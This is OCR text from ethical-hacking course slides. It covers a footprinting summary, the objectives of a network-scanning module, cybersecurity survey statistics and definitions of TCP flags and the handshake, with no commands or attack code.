


- Footprinting is the process of collecting as much information as possible about a target network, for identifying various ways to intrude into an organization's network system
- It reduces attacker's focus area to specific range of IP address, networks, domain names, remote access, etc.
- Attackers use search engines to extract information about a target
- Attackers use social engineering tricks to gather sensitive information from social networking websites such as Facebook, MySpace, LinkedIn, Twitter, Pinterest, Google+, etc.
- Information obtained from target's website enables an attacker to build a detailed map of website's structure and architecture
- Competitive intelligence is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources such as the Internet
- DNS records provide important information about location and type of servers
- Attackers conduct traceroute to extract information about: network topology, trusted routers, and firewall locations

Scanning Networks

Module 03


Unmask the Invisible Hacker



How Tech Companies Prepare for Cyber Attacks



98% of small and mid-size companies are increasing resources devoted to cyber security.



50% are increasing their spend, and investing in active response, not infrastructure.



52% are storing their info privately, not in the public cloud.



78% say their data and IP are threatened.



76% say cyber attacks threaten serious business interruption.




46% say media attention has increased awareness of the issue.



54% of non-security companies have or plan to add a cybersecurity component to their products.

Most Common Cybersecurity Resource Investments



According to the survey of U.S. technology and health care executives nationwide by Silicon Valley Bank. <http://dr.svb.com>



Module Objectives



- ↳ Overview of Network Scanning
- ↳ Understanding different techniques to check for Live Systems
- ↳ Understanding different techniques to check for Open Ports
- ↳ Understanding various Scanning Techniques
- ↳ Understanding various IDS Evasion Techniques



- ↳ Understanding Banner Grabbing
- ↳ Overview of Vulnerability Scanning
- ↳ Drawing Network Diagrams
- ↳ Using Proxies and Anonymizers for Attack
- ↳ Understanding IP Spoofing and various Detection Techniques
- ↳ Overview of Scanning Pen Testing



Overview of Network Scanning




01

Network scanning refers to a set of procedures for identifying hosts, ports, and services in a network

Network scanning is one of the components of intelligence gathering an attacker uses to create a profile of the target organization

02

Network Scanning Process



Objectives of Network Scanning

To discover live hosts, IP address, and open ports of live hosts

To discover operating systems and system architecture

To discover services running on hosts

To discover vulnerabilities in live hosts

TCP Communication Flags



Data contained in the packet should be processed immediately

URG
(Urgent)

There will be no more transmissions

FIN
(Finish)

Resets a connection

RST
(Reset)

Sends all buffered data immediately


PSH
(Push)

Acknowledges the receipt of a packet

ACK
(Acknowledgement)

Initiates a connection between hosts

SYN
(Synchronize)




Standard TCP communications are controlled by flags in the TCP packet header


TCP/IP Communication



TCP Session Establishment
(Three-way Handshake)



TCP Session Termination

